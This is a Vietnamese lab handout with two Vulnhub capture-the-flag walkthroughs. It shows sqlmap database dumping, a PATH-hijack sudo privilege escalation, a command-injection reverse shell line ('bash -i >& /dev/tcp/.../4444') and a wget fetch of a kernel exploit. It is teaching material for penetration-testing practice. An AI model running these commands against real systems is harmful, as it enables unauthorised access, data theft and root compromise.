**Thực Hành Lab 05**

**Nội dung: Khai thác lỗ hổng bảo mật – Bảo mật Website**

# Bài lab 1: Vulnhub Walkthrough(dc1)

Độ khó: Beginner

**Scanning**

* Netdiscover
* Nmap

**Enumeration**

* Dirb
* robots.txt

**Exploitation**

* SQL Injection using SQLmap
* SSH Login
* Flag\_1 user.txt
* Base 64 encode Password


**Privilege escalation**

* Abusing Path Variable
* Abusing Sudo right
* Reading Root Flag

**Hướng dẫn**

**Network Scanning**

1. Netdiscover



1. Nmap

nmap -A 192.168.0.163

A screenshot of a computer


Description automatically generated

**Enumeration**

<http://198.168.0.163:8080/>



dirb http://192.168.0.163:8080/




<http://192.168.0.163:8080/robots.txt>


A screen shot of a computer


Description automatically generated

[http://192.168.0.163:8080/\*](http://192.168.0.163:8080/*)




A screenshot of a computer


Description automatically generated




**Exploitation**


sqlmap -u http://192.168.0.163:8080/mercuryfacts/ --dbs –batch





Sqlmap -u http://192.168.0.163:8080/mercuryfacts/ -D mercury --dump-all --batch







ssh [webmaster@192.168.0.163](mailto:webmaster@192.168.0.163)

A screenshot of a computer


Description automatically generated



convert the base64 hash into the plain text



**Privilege Escalation**

****

**head -n 5 /usr/bin/check\_syslog.sh**

****


ln -s /usr/bin/vim tail

export PATH=$(pwd):$PATH

sudo --preserve-env=PATH /usr/bin/check\_syslog.sh

:!/bin/bash

Press Enter



**Bài 2: Vulnhub Lab (kiotrix\_2)**

1. **netdiscover**

**A close up of text on a screen

Description automatically generated**

1. **scan nmap**

**A screenshot of text

Description automatically generated**

1. **mở website**

**A screenshot of a cell phone

Description automatically generated**

1. Dùng OWSAP scan xác định lỗ hổng
2. Tấn công lỗ hổng sql injection tìm được

A screenshot of a cell phone

Description automatically generated

1. Get UID and GID

A screenshot of a cell phone

Description automatically generated

A screenshot of a cell phone

Description automatically generated

A screenshot of a cell phone

Description automatically generated

A screenshot of a cell phone

Description automatically generated

1. Shell code
2. # Website text field
3. 127.0.0.1; bash -i >& /dev/tcp/192.168.56.101/4444 0>&1

A screenshot of a cell phone

Description automatically generated

1. Root access
   1. Id
   2. Sudo apt install apache2
   3. Sudo systemctl enable apache2
   4. Duso systemctl start apache2
   5. uname -a
   6. cd /tmp
   7. wget https://ip\_kali/9542.c
   8. mv 9542 shell.c

A screenshot of a cell phone

Description automatically generated

A screenshot of a cell phone

Description automatically generated

